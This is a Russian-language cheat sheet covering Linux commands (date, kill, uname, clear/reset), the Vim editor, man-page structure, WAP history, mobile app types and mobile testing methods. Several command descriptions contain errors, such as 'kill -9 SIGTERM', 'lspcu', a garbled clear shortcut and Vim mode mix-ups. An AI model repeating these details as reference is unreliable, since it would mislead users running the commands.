 - **date** – вывести системную дату с маской **%a %b %d %X %Z (day mmm dd hh:mm:ss TZ)**
 - **date -d = --date=** – вывод даты по указанной строке ('yesterday', 'tomorrow', 'last monday')
 - **date --date='@1234567890'** – Вычисление даты по числу секунд, прошедших с 01 JAN 1970

Вывод:

SAT FEB 14 01:31:30 EET 2009

 - **date --date='TZ="America/New_York" 03:00 next mon'** – Вычисление даты и времени следующего понедельника при указании часового пояса Нью-Йорка в 03:00
 - **date -I** – вывод даты в формате ISO 8601. FMT по умолчанию содержит 'date'. Также может содержать 'hourse', 'minutes', 'seconds', 'ns' для отображения соответствующих значений и часовой пояс относительно UTC рядом с датой
 - **date -r File.txt** – вывод даты последней модификации файла в формате по умолчанию
 - **date -u** – вывод UTC-даты
 - **date 041215002000.00** – установить системные дату и время MMDDHHmmYYYY.SS

* Аргумент ФОРМАТ отвечает за форматирование вывода даты. Для его указания необходимо поставить знак «+» и написать нужную маску. Наиболее популярные форматы:

%% – Знак процента

%a – День недели текущей локали в короткой форме («Чтв»)

%A – День недели текущей локали в длинной форме («Четверг»)

%b – Месяц года текущей локали в короткой форме в родительном падеже («янв»)

%B – Месяц года текущей локали в длинной форме в родительном падеже («января»)

%c – Дата и время текущей локали без указания часового пояса

%C – Первые две цифры текущего года

%d – Числовoy день месяца с ведущим нулём

%D – Дата в формате %m/%d/%y

%e – День месяца; аналог %_d

%F – Дата в формате %Y-%m-%d

%h – Аналог %b

%H – Часы (00..23)

%I – Часы (01..12)

%j – День года (001..366)

%m – Месяц (01..12)

%M – Минуты (00..59)

%n – Новая строка

%q – Квартал года
%S – Секунды (00..59)
%t – Знак табуляции
%T – Время в формате %H:%M:%S
%u – Числовой день недели; 1 – понедельник
%x – Дата в локальном формате
%X – Время в локальном формате
%Z – Аббревиатура временной зоны

- **clock -w** – сохранить системное время в BIOS
- **uptime** – показать текущее время, сколько времени работает компьютер, сколько юзеров
- **w** – пользователей онлайн
- **whoami** – имя, под которым вы залогинены
- **finger user** – показать информацию о user
- **uname** – показать информацию о ядре – вывод: «Linux»
- **uname -a** – показать информацию о ядре («all») – вывод: подробности (версия, дата билда и т.д.)
- **cat /proc/cpuinfo** – информация ЦПУ
- **cat /proc/meminfo** – информация о памяти
- **lspcu** – «list PCU» – информация о процессоре

- **Управление процессами:**

- **kill** – завершить процесс
 - **kill -9 SIGTERM PID** – делает запрос на остановку процесса номер «PID»
 - **kill -9 SIGKILL PID** – принудительно останавливает процесс номер «PID»
 - **kill -9 98989** – «убить» процесс с PID 98989 (без соблюдения целостности данных)
 - **kill -TERM 98989** – корректно завершить процесс с PID 98989
 - **kill -1 98989** – заставить процесс с PID 98989 перепрочитать файл конфигурации

- **Очистка окна Терминала:**

- **clear** – очистить окно Терминала
 - **clear = «L»+«Enter»** – строка ввода команд перемещается на первую строку Терминала, а под ней вы получаете чистое пространство (вывод предыдущих команд в Терминале никогда не удаляется)
 - **clear → «Enter» → clear = clear & & clear** – предыдущий вывод в Терминале будет очищен
- **reset** – вернуть Терминал в первоначальное состояние
 - **reset** – восстанавливает исходное состояние Терминала, окно Терминала очищается.
 - **printf "\033c" = reset** – сброс настроек Терминала в первоначальное состояние – код «033» (8-ричная система счисления) соответствует ASCII коду Esc-последовательности

VI / VIM

? Что такое Текстовый редактор VIM / VI

Текстовый редактор VIM («Vi Improved»), созданный на основе более старого VI («visual»).

Один из мощнейших текстовых редакторов с полной свободой настройки и автоматизации, которые возможны благодаря расширениям и надстройкам.

По умолчанию входит в состав любого дистрибутива Linux.

? Как открыть файл с помощью VIM / VI

vim test.txt – открыть файл с помощью vim
vi test.txt – открыть файл с помощью vi

? Основные режимы работы

- **Обычный Режим** – перемещение по файлу, стирание текста и другие редактирующие функции.
Это – основной режим, только из него можно сразу перейти в другие режимы.
«**ESC**» (иногда 2 раза) – переход из любого другого режима → в Основной Режим
«**Ctrl-[**» – переход из любого другого режима → в Основной Режим
- **Режим Ввода** – ввод текста. После завершения ввода текста, принято сразу возвращаться в обычный режим. Стирание и ввод текста происходит в двух разных режимах.
| – переход из Обычного Режима в Режим Ввода
«**Insert**» – переход из Обычного Режима в Режим Ввода
- **Командный Режим** – Команды (операции с файлом, поиск и замена, настройка редактора...).
: – переход из Обычного Режима в Командный Режим
- **Режим Поиска** – ввод поискового запроса. Переход в него из обычного режима
/, – поиск от курсора до конца документа
? , – поиск от курсора до начала документа
- **Визуальный Режим** – режим выделения текста:
«**V**» и «**<–>**» или «**→**» – выделить текст
«**Shift+V**» – выделить всю строку целиком
«**Ctrl+V**» – выделить прямоугольник, часть текста.

? Перемещение по файлу

- После загрузки Vim, на экране появится часть загруженного текстового файла.
- Загрузившись, Vim находится в Командном Режиме – один из основных режимов.
- Если нажать клавишу «**I**» (строчная L), вместо появления «**l**» – курсор сдвинется на 1 символ вправо.
- В командном режиме знаки, набираемые на клавиатуре, используются как команды для Vim, а не как помещаемые в текст символы.

? Перемещение курсора:

- **k** – клавиша «**K**» перемещает вверх;
- **h** – клавиша «**H**» находится слева и перемещает влево;
- **l** – клавиша «**L**» находится справа и перемещает вправо;
- **j** – клавиша «**J**» похожа на стрелку и перемещает вниз;
- **Ctrl-f** – на страницу (экран) вниз;
- **Ctrl-b** – на страницу (экран) верх;
- **Ctrl-d** – на пол страницы (экрана) вниз;
- **Ctrl-u** – на пол страницы (экрана) верх;
- **Ctrl-y** – на строку вниз, без изменения положения курсора;
- **Ctrl-e** – на строку верх, без изменения положения курсора;
- **0** («ноль») – в начало текущей строки;
- **^** – в начало текущей строки (к первому «непробельному» символу);
- **\$** – в конец текущей строки;
- **w** – на слово вправо;
- **b** – на слово влево;
- **W** – до пробела вправо;

- **B** – до пробела влево;
- **}** – абзац вниз;
- **{** – абзац вверх;
- **gg** – перейти в начало файла;
- **G** – перейти в конец файла;
- **number «G»** – перейти на конкретную строку «**number**»;
- **/text«CR»** – перейти к «**text**», искать вперёд;
- **?text«CR»** – перейти к «**text**», искать назад;
- **n** – повторить поиск вперёд;
- **N** – повторить поиск назад;
- **[[** – в начало функции;
- **"** – к месту выполнения команды **[[**

? Ввод текста

Следующие команды переводят редактор в режим ввода:

- **i** – перейти в режим ввода с текущей позиции
- **a** – перейти в режим ввода после курсора
- **I** – переместиться в начало строки и перейти в режим ввода
- **A** – переместиться в конец строки и перейти в режим ввода
- **o** – перейти в режим ввода с новой строки под курсором
- **O** – перейти в режим ввода с новой строки над курсором
- **s** – заменяет указанное количество символов (удаляет указанное число символов и переходит в режим ввода). В отличии от команды **cw**, которая может удалить кусок текста размером не меньше слова, командой **s** можно удалить любое число символов. Эта команда применяется для замены одного или нескольких символов другими символами.
 - **4s** – удалит четыре символа, начиная с того, который находится под курсором.
- **S** – удаляет всю текущую строку и переходит в режим ввода. Число перед командой показывает сколько нужно удалить строк начиная с текущей.
 - **4S** – удалит четыре строки, включая текущую строку.
- **R** – перейти в режим ввода с заменой текста (аналог «**insert**»). Символы под курсором заменяются вводимыми символами. Команда применяется, когда неизвестно, сколько придётся изменить символов на другие (иначе можно было бы использовать команду **s** с указанием числа заменяемых символов, н-р, **7s**). При удалении вводимых символов возвращаются те символы, которые были до ввода команды. Такой режим сохраняется до конца строки. При вводе новой строки (по нажатию «**Enter**»), происходит не переход на другую строку с тем же режимом замены текста, а создание новой строки.
- **r** – заменить один символ. Заменяет символ, находящийся под курсором на символ который следует за командой. При этом не происходит выхода из командного режима (не надо нажимать «**Esc**» после изменения текста). Например, команда «**ry**» – символ под курсором меняется на «**y**». Числовой показатель указывает, сколько символов необходимо заменить данным символом.
 - **3ry** – вставляет три символа «**y**».

? Удаление и вставка

Ниже перечислены основные команды удаления и вставки текста:

- **x** – удалить символ под курсором:
 - **7x** – удаляет указанное число символов начиная с того который находится под курсором.
- **X** – удалить символ влево (удалить символ перед курсором).
- **d** – используется совместно с командами перемещения. Удаляет символы с текущего положения курсора до положения после ввода команды перемещения:
 - **dw** – удалить символы с текущего символа до конца слова, включая пробел после слова.
 - **de** – удалить символы с текущего символа до конца слова, но оставить пробел после слова.
 - **dE** – удалить символы с текущего до конца слова, включая символы пунктуации, но оставляет пробел после слова.
- **diw** – удаляет слово под курсором.
- **dd** – удалить текущую строку (вырезать).
- **d7d** или **7dd** – стирание числа строк, начиная с текущей строки;
- **db** – удалить символы с текущего до начала слова (удаление в обратном направлении);
- **d0** – удалить символы с начала строки до текущего положения курсора;

- **d\$** или **D** – удаление символов с текущего положения курсора до конца строки;
- **c** – команда, аналогичная **d**, но после удаления переходит в режим ввода;
- **cc** – удалить текущую строку и перейти в режим ввода;
- **C** – удалить текст с текущего положения курсора до конца строки, команда аналогична команде **c\$** (где **\$** - символ конца строки);
- **yy = Y** – копирование текущей строки в буфер;
- **y7y** – копирование числа строк, начиная с текущей строки в буфер;
- **p** – вставка содержимого буфера под курсором. Поскольку в Vim девять ячеек буфера удаления, можно вставить не только последнее удаление, но и удаления сделанные ранее. Чтобы поменять местами два символа, можно использовать комбинацию команд «удалить» – **x** (удаление в буфер) и «вставить» – **p** (вставить из буфера):
 - **4p** – вставит под курсор содержимое четвёртого удаления, начиная с последнего;
 - поставив курсор на первую букву из двух + **xp** – поменять эти буквы местами.
- **P** – вставка содержимого буфера перед курсором.
- **J** – слияние текущей строки со следующей. Числовой аргумент перед командой показывает, сколько следующих линий необходимо объединить с текущей.
 - **2J** – объединить две следующие строки с текущей, на которой расположен курсор.

? Отмена изменений

- **u** – отмена последней команды.
- **U** – отмена всех последних изменений в строке, если строка удалена, то применить эту команду к данной строке будет невозможно.

? Поиск

Перейти на строку:

- **/text** – поиск фразы «text» во всем документе.
- **n** – следующее найденное (вниз).
- **N** – предыдущее найденное (вверх).

? Выход

Есть несколько команд для выхода из редактора Vim:

- **:q!** – выйти без сохранения.
- **:wq** – записать файл и выйти.
- **ZZ** – записать файл и выйти (Если файл не изменился, то записываться он не будет).

? Учебник

Практически во все дистрибутивы Linux входит учебник по работе с редактором.

Терминал:

- **vimtutor** – вывести учебник по работе с редактором Vim.

? Справка

Для вызова справки (помощи) о редакторе введите в терминале команду:

man vim – вызова справки о редакторе Vim.

MAN

? Руководство

man – «manual» (руководство) – команда Unix, предназначенная для форматирования и вывода справочных страниц. Поставляется почти со всеми UNIX-подобными дистрибутивами. Каждая страница справки является самостоятельным документом и пишется разработчиками соответствующего программного обеспечения.

? Синтаксис man

man command_name – вывести Руководство со справкой по команде «command_name»

? Структура Руководства

- В начале страницы можно увидеть Название (Name) и Описание (Synopsis).
- Есть определённые правила оформления страницы Руководства.
- Есть Руководства по командам, программам, функциям и т.д.
- Не во всех руководствах есть эти заголовки, так как некоторые из них применимы только к конкретным командам.

? Заголовки Руководства

- **Name** – Название – название команды, по которой просматривается руководство.
- **Synopsis** – Синопсис – краткое описание команды и синтаксиса.
- **Configuration** – Конфигурация – детали настройки для устройства.
- **Description** – Описание – описание основного назначения программы.
- **Options** – Опции (Ключи) – опции которые принимает команда.
- **Exit Status** – Выходной статус – возможные значения, возвращаемые командой при завершении работы.
- **Return Value** – Возвращаемое значение – если руководство запущено по какой-то библиотеке, то это указывает на значение, которое вернёт библиотека функции, которая вызвала её.
- **Errors** – Ошибки – список всех значений, которые может принимать «errno» в случае ошибки выполнения.
- **Environment** – Окружение – список переменных окружения, которые относятся к команде или программе
- **Files** – Файлы – список файлов, которые использует команда или программа (н-р, конфигурационный файл).
- **Attributes** – Атрибуты – список различных атрибутов команды.
- **Versions** – Версии – список изменений в ядре Linux или библиотеке, которую использует команда.
- **Conforming to Соответствие** – описание стандартов, которым может соответствовать команда, н-р, POSIX.
- **Notes** – Заметки – дополнительные заметки.
- **Bugs** – Баги – известные ошибки.
- **Examples** – Примеры – один или несколько примеров использования команды.
- **Authors** – Авторы – люди, которые разработали и поддерживают команду.
- **See Also** – Просмотрите также – рекомендуемые материалы по команде.

? Разделы Руководства

Список разделов в данном Руководстве – прокрутить ниже на несколько страниц

- **General commands** – Основные команды – команды, которые используются в командной строке.
- **System calls** – Системные вызовы – функции ядра, которые может вызвать программа.
- **Library functions** – Функции библиотек – общий набор ф-ций и возможностей, используемых программами.
- **File formats and conventions** – Форматы файлов и соглашения – форматы файлов (passwd, cron table, tar)
- **Special files** – Специальные файлы – обычно устройства, (н-р, найденные в «/dev», и их драйверы).
- **Games** – Игры – описание команд, н-р, «fortuna», которая при запуске показывает цитаты из БД.
- **Miscellaneous** – Дополнительно – описание таких вещей как inodes, параметры загрузки.
- **System administration** – Администрирование системы – команды и демоны, зарезервированные для использования пользователем «root».
- **Kernel Routines** – Распорядок ядра – информация, касающаяся внутренних операций ядра. Сюда входят функциональные интерфейсы и переменные, которые могут быть использованы программистами, которые разрабатывает драйвера устройств.

Цифры в скобках рядом с командой указывают на раздел руководства:

- **man (1)** – означает первый раздел руководства, который описывает работу команды «man».
- Когда Руководство по команде открывается впервые – оно показывает man (1).
- Если команду man введена без указания раздела – команда будет искать переданный параметр во всех разделах по очереди, и первым выведет первый раздел.
- Если нужно найти информацию в конкретном разделе – нужно передать команде номер этого раздела:
man 7 man – Руководство откроется с седьмого раздела – эта страница руководства содержит инструкции по созданию Руководства. Она описывает формат файлов и макросы, которые можно использовать для автоматизации части работы. Страница **man (1)** же, в начале руководства, описывает, как вообще использовать саму команду man.

? Поиск записей в разделах Руководства

- В основном, если нужно просто узнать, как пользоваться той или иной командой, не надо указывать номер раздела. Команда «man» найдёт стандартную запись в первом разделе Руководства, которая описывает, как нужно пользоваться командой.
- Иногда, в поиске нестандартной информации, нужно открыть конкретный раздел, содержащий запись по команде. В Linux легко можно найти разделы, в которых встречается нужная запись. Каждое руководство обладает названием и кратким описанием. Ключ **-f** (whatis) ведёт поиск по заголовкам и возвращает все вхождения.
man -f man – команда нашла два совпадения для команды «man» с разделами и кратким описанием. Однако некоторые записи имеют одинаковое название, но описывают разные команды и функции.

Linux, misc.

? Отличия Linux от Windows

Основные отличия Linux от Windows:

- Безопасность,
- Свобода,
- Бесплатность,
- Открытый Код,
- Популярность,
- Количество ПО.

Mobile

Mobile Testing

? WAP

WAP, Wireless Application Protocol – Протокол Беспроводной Передачи Данных – протокол созданный специально для сетей GSM, где нужно устанавливать связь портативных устройств (мобильный телефон, КПК, пейджеры, устройства двусторонней радиосвязи, смартфоны, и другие терминалы) с сетью Интернет. С помощью WAP пользователь мобильного может загружать из Интернет любые цифровые данные.

? История WAP

- WAP возник в результате слияния двух сетевых технологий:
 - беспроводной цифровой передачи данных
 - и сети Интернет.
- WAP был создан специально для сетей GSM.
- WAP давал возможность отображать контент на монохромных экранах мобильных устройств.
- WML – был создан параллельно с WAP, также для возможности отображать мобильный контент.
- WML по стилю написания похож на HTML, но гораздо более облегчённый и специализированный для мобильных устройств с низким уровнем поддерживаемых технологий.
- 1995 – Компания Unwired Planet предложила протокол связи для сетей CDMA, DAMPS (CDPD) и iDEN, реализованный на базе языка HDML (Handheld Device Markup Language).
- 1997 – Первое упоминание о WAP – три лидера мобильного рынка – Ericsson, Motorola и Nokia, – а также фирма Unwired Planet создали «Форум WAP».
- 1998 – учреждена некоммерческая организация «WAP Forum».
- 1998 – выпущена I версия – WAP v.1.0 (стройная общая концепция, очень много ошибок и неточностей).
- 1999 – выпущена II версия – WAP v.1.1.
- 2000 – опубликован вариант – WAP v.1.2 и его подвид WAP v.1.2.1.
- 2002 – появилась последняя версия – WAP v.2.0.

? Особенности WAP v.2.0.

- WAP v.2.0. – усовершенствованная версия WAP, которая использует сокращённый вариант XHTML и CSS, что означает, что сайт WAP 2.0 может быть виден и с помощью обычного браузера на компьютере без установки каких-либо дополнительных плагинов и т. п.
- XHTML Mobile Profile (XHTML MP) – это язык разметки в WAP 2.0, разработан для работы в мобильных устройствах. Версия CSS для WAP называется WAP CSS и поддерживается XHTML MP.
- WAP 2.0 совместим с предыдущими версиями WAP.

? Архитектура WAP

- Разработчики WAP попытались максимально использовать существующие технологии World Wide Web.
- Архитектура WAP очень похожа на архитектуру WWW: в WAP используется тот же самый способ адресации ресурсов, что и в WWW, те же обозначения типов данных.
- В WAP существуют свои аналоги HTML и JavaScript. В качестве Клиента выступает мобильное устройство со встроенным WAP-браузером. Запросы от него идут на WAP-шлюз, который, получив данные от Сервера, отправляет их Клиенту. В качестве Сервера может выступать самый обычный Web-Сервер. В этом случае между WAP-шлюзом и Сервером используется протокол HTTP.
- Такая модель взаимодействия позволяет использовать уже существующие и проверенные временем серверные технологии, такие как PHP, ASP, CGI и т. п.
- В функции WAP-шлюза входят:
 - преобразование запросов из формата WAP-протокола в формат WWW-протокола и обратно;
 - преобразование данных с целью оптимизации трафика.
- Чтобы уменьшить объём передаваемых по беспроводной сети данных, текстовые ресурсы, пришедшие от Сервера, передаются Клиенту в бинарной форме.
- WAP-шлюз может также выполнять часть функций Сервера. Если вся необходимая функциональность переносится на шлюз, внешние Web-серверы могут быть не нужны.


? WAP-браузер

WAP-браузер – это упрощённый браузер, работающий на протоколе WAP, приспособленный под работу на устройстве без полноценной ОС, то есть на кнопочных телефонах.

? Типы мобильных приложений.

Все мобильные приложения подразделяются на три типа:

- **Web Applications – Мобильные Веб-приложения** – не разработанные под определённую платформу, взаимодействуют с Веб-Сервером через браузер.
- **Hybrid Applications – Гибридные приложения** – сочетают в себе как Native так и Web элементы.
- **Native Applications – Нативные приложения** – разработанные специально под конкретную платформу.



? Мобильные Веб-приложения.

Мобильное Веб-приложение – приложение, в котором Клиент взаимодействует с Веб-Сервером **при помощи Браузера**. Логика Веб-приложения распределена между Сервером и Клиентом, хранение данных осуществляется, преимущественно, на Сервере, обмен информацией происходит по сети.

Мобильное Веб-приложение – веб-сайт, открытый в гаджете с помощью мобильного браузера.

«+» Клиенты не зависят от конкретной ОС, поэтому Веб-приложения – межплатформенные службы.

«+» Простая разработка.

«+» Лёгкий доступ.

«+» Простое обновление.

«+» Не требуют установки.

«-» Нет поддержки автономных функций.

«-» Ограниченнная функциональность: нет доступа к файловой системе и локальным ресурсам.

«-» Проблемы с перераспределением: Google Play и App Store не поддерживают перераспределение.

? Гибридные приложения.

Гибридное приложение – сочетание Нативного и Мобильного Веб-приложений. Они предназначены для поддержки Веб-технологий и Собственных технологий на **нескольких** платформах.

Гибридное приложение – отображение содержимого мобильного сайта в формате приложения.

«+» Поддержка и Веб- и Собственных технологий.

«+» Более рентабельно по сравнению с Нативным приложением.

«+» Их легче и быстрее разрабатывать.

«+» Использование единой кодовой базы, которая работает в нескольких мобильных ОС.

«+» Простое распространение.

«+» Встроенный браузер.

«+» Особенности устройства.

«-» Демонстрируют более низкую производительность – работает не так быстро, как Нативное приложение.

«-» Не имеют одинакового внешнего вида в разных мобильных ОС – графика менее адаптирована к ОС.

? Нативные приложения.

Нативные приложения – прикладные программы, которые разработаны для использования на **определенной платформе** или на **определенном устройстве**.

Нативное приложение – разработанное специально для одной платформы (Android / iOS / BlackBerry) /

«+» Оптимизированы под конкретные ОС, поэтому могут работать корректно и быстро.

«+» Работает в автономном режиме.

«+» Могут использовать все функции своего устройства: имеют доступ к аппаратной части устройств, то есть могут использовать в своём функционале камеру смартфона, микрофон, акселерометр, геолокацию, адресную книгу, плеер и т.д.

«+» Продвинутый пользовательский интерфейс.

«+» Push-уведомления для удобства пользователей.


«-» Разработка дороже, по сравнению с Мобильными Веб-приложениями.

«-» Требуют больших затрат на техническое обслуживание.

? Различия между Мобильными Веб-приложениями и Нативными приложениями.

Мобильные Веб-приложения HTML5-apps	Нативные приложения Native-apps
<p>«+»</p> <ul style="list-style-type: none"> Обычное HTML5-CSS-JS приложение. Может быть разработано Веб-разработчиком. Лёгкость миграции на другие платформы. <p>«-»</p> <ul style="list-style-type: none"> Внешний вид может отличаться на разных браузерах на разных ОС. Низкая производительность. Затруднена работа с датчиками телефона. 	<p>«+»</p> <ul style="list-style-type: none"> Нативный код. Лучшая производительность. Лучшая проверяемость. Расширяемый UI Разным ОС – разный внешний вид. <p>«-»</p> <ul style="list-style-type: none"> Требует больше ресурсов для разработки. Затруднён перенос на другие платформы.

? Различие структуры Нативных приложений и Сетевых Нативных приложений.



? Особенности Мобильного Приложения

1. Мобильное устройство – это система, которая не обладает мощной начинкой.
2. У Мобильных устройств бывают разные разрешения.
3. Выполнение и приём вызовов является основной задачей телефона, поэтому приложение не должно вмешиваться в эту важную функцию.
4. Операционная система Мобильного телефона быстро устаревает.
5. Мобильные устройства используют сетевые подключения (3G, 4G, 5G, Wi-Fi), широкополосное подключение к настольному ПК или Wi-Fi.
6. Мобильные устройства постоянно осуществляют поиск сети. (Поэтому надо протестировать приложение с разной скоростью передачи данных).
7. Мобильные приложения должны поддерживать несколько входных каналов (клавиатура, голос, жесты и т.д.), мультимедийные технологии и другие функции.

? Виды тестирования Мобильных Приложений

- Инсталляционное Тестирование:
 - установка на чистую систему;
 - обновление приложения;
 - установка через магазин приложений / с диска / с компьютера;
 - установка во внутреннюю память / на карту SD.
- Тестирование Совместимости:
 - версии ОС: на каких моделях и с какими ОС данное приложение функционирует;
 - разрешение экрана;
 - тип дисплея (высокого/невысокого разрешения, Retina / не Retina).
- Стress-Тестирование:
 - Внешние факторы:
 - сетевое соединение – есть/нет, стабильно, скорость (Settings → Developer → Network Link Conditioner for iOS);
 - переход – с Wi-Fi на 3,4,5G и с 3,4,5G на Wi-Fi;
 - входящие – SMS, звонки;
 - подключение устройств – кабель, гарнитура, Bluetooth-устройства;
 - изъятие – SIM-карты, SD-карты, аккумулятора;
 - блокировка/засыпание устройства;
 - сворачивание приложения;
 - принудительная остановка приложения;
 - влияние датчиков (гироскоп, акселерометр, барометр, датчик внешней освещённости)
 - влияние температуры окружающей среды.
 - Ограничение ресурсов телефона:
 - малое количество свободной памяти – как оперативной так и дисковой;
 - низкий заряд батареи;
 - отключение каких-либо необходимых сервисов (GPS для навигатора)
 - запрет на использование приложением аппаратной части (камера для Instagram).
- Нагрузочное Тестирование.
- Функциональное Тестирование:
 - жесты;
 - физическая/экранная клавиатура;
 - ориентация экрана (горизонтальная/вертикальная);
 - нестандартные способы взаимодействия (потрясти телефон);
 - нестандартные управляющие элементы;
 - несколько профилей пользователя на одном устройстве;
 - консистентность в сетевых нативных приложениях с web-ом.
- Тестирование Локализации:
 - перевод;
 - адаптация перевода под размеры элементов UI;
 - корректные форматы данных (дата, валюта, время и т.д.).
- Тестирование Юзабилити:
 - соответствие правилам хорошего тона в GUI от Apple, Google, BlackBerry, Microsoft;
 - размер элементов GUI;
 - количество информации;
 - адаптация под размеры экрана;
 - адаптация под ориентацию экрана;
 - отзывчивость на воздействия (как графическая, так и тактильная/звуковая);
 - сообщения об ошибках;
 - цветовая гамма.

? Ключевые моменты в тестировании мобильного сайта

Ключевой момент в тестировании мобильного сайта – выбор устройства:

- Реальное устройство.
- Симулятор/Эмулятор.

? Реальное устройство для Мобильного тестирования

Реальное устройство – лучшее решение, если надо протестировать мобильное приложение. Тестирование на реальном устройстве всегда даёт максимальную точность результатов.

Для этого выбора реального устройства необходимо:

- Проанализировать и определить самые популярные и используемые гаджеты на рынке.
- Выбрать устройства с разной ОС.
- Выбрать устройства с различными разрешениями экрана.
- Обратить внимание на: совместимость, объём памяти, возможность подключения и т.д.

«+» Высокая точность результатов тестирования.

«+» Простая репликация ошибок.

«+» Ёмкость батареи, геолокация, push-уведомления, встроенные датчики устройств – легко тестируются.

«+» Возможность проверки входящих прерываний (SMS, звонки).

«+» Возможность тестирования мобильного приложения в реальных условиях.

«+» Нет ложных срабатываний.

«-» Существует огромное количество часто используемых устройств.

«-» Дополнительные расходы на обслуживание устройств.

«-» Ограниченный доступ к устройствам, часто используемым в зарубежных странах.

? Эмулятор / Симулятор

Эмулятор – это оригинальная замена устройства, его аппаратного обеспечения. Но при этом нет возможности модифицировать программы и приложения, хоть их и можно запускать.

Симулятор – не копирует аппаратное обеспечение устройства, но присутствует возможность использовать аналогичную среду, такую как в ОС оригинального устройства.

? Что лучше использовать для тестирования Мобильных Приложений и Мобильных Сайтов

- Для тестирования **Мобильных Приложений** лучше использовать **Мобильные Симуляторы**.
- Для тестирования **Мобильных Сайтов** лучше использовать **Мобильные Эмуляторы**.

? Преимущества/Недостатки Симуляторов для тестирования Мобильных Приложений

«+» Простая настройка.

«+» Быстродействие.

«+» Помогает проверять и тестировать поведение Мобильного Приложения.

«+» Экономично выгодно.

«-» Аппаратное оборудование не учитывается.

«-» Возможны ложные срабатывания.

«-» Нет экранной клавиатуры.

? Преимущества/Недостатки Ручного Мобильного Тестирования (по сравнению с автоматизированным)

«+» Экономически более выгодно в краткосрочной перспективе.

«+» Более гибкое.

«+» Лучшее моделирование действий пользователя.

«-» Ручные тестовые примеры трудно использовать повторно.

«-» Менее эффективно выполнение определённой постоянной задачи.

«-» Медленный процесс тестирования.

«-» Некоторые типы тестовых случаев не могут быть выполнены вручную (Нагрузочное тестирование).

? Сертификационное тестирование

Существуют определённые правила организации установочного файла «.apk» и правил проектирования приложений для каждого хранилища приложений. Тестирование сертификатов подтверждает, что приложение соответствует требованиям самых популярных магазинов (Google Play, App Store, Windows Phone)

- Android:
 - Файл для установки приложения «.apk» соответствует политикам программы.
 - Приложение соответствует требованиям Руководства UIG (User Interface Guidelines).
 - В приложении нет вирусов. Рынок Android полуавтоматически проверяет приложение на наличие вирусов и может блокировать учётную запись, если обнаруживает их.
 - Необходимо следовать порядку контроля версий – в случае публикации обновлённой версии приложения.
- iOS:
 - Приложение соответствует требованиям Руководства HIG (Human Interface Guidelines).
 - Приложение должно иметь уникальное имя.
 - Необходимо предоставить ссылку для обратной связи с разработчиком.
 - Приложение должно быть помещено в определённую конкретную категорию.
 - App Store – проверяет приложение на совместимость.
 - Приложение не содержит запрещённых материалов, непредвиденных задержек в работе или повторения существующих функций.
- Windows Phone:
 - Приложение соответствует требованиям к сертификации приложений.
 - Чёткое описание аппаратных и сетевых требований.
 - Функции, упомянутые в описании или показанные на снимках экрана, полностью реализованы.

? Особенности тестирования Мобильных Приложений

- Monkey testing;
- Размер экрана и touch-интерфейс:
 - Все элементы должны быть такого размера, чтобы пользователь мог попасть по ним;
 - Отсутствие пустых экранов в приложениях;
 - Многократные нажатия на кнопки;
 - Проверка нативных жестов в приложениях.
- Ресурсы устройства:
 - Утечки памяти. Могут появляться в окнах, с большим количеством информации (длинные списки, длительным workflow, неправильном кешировании изображений);
 - Обработка ситуаций нехватки памяти, для работы приложения.
 - Недостаток места для установки приложения.
 - Отсутствие некоторых устройствах, поддерживаемых приложением функций (SD-карта, 3G);
 - Установка или перенос приложения на SD-карту.
- Тестирование удобства использования:
 - Соответствие правилам хорошего тона (Apple Human Interface Guidelines, Google Material Design);
 - Размер элементов;
 - Количество информации;
 - Адаптация под разные размеры экранов;
 - Проверка изменения ориентации устройства (Portrait, Landscape);
 - Отзывчивость на воздействия (Графическая, звуковая, тактильная);
 - Сообщения об ошибках;
 - Цветовая гамма.
- Мультидевайсовое тестирование / Различные версии OS:
 - Retina и обычные экраны (изображения для Retina, попавшие в обычные устройства будут выглядеть очень большими);
 - Версии OS (Приложения не должны устанавливаться на неподдерживаемые версии OS);
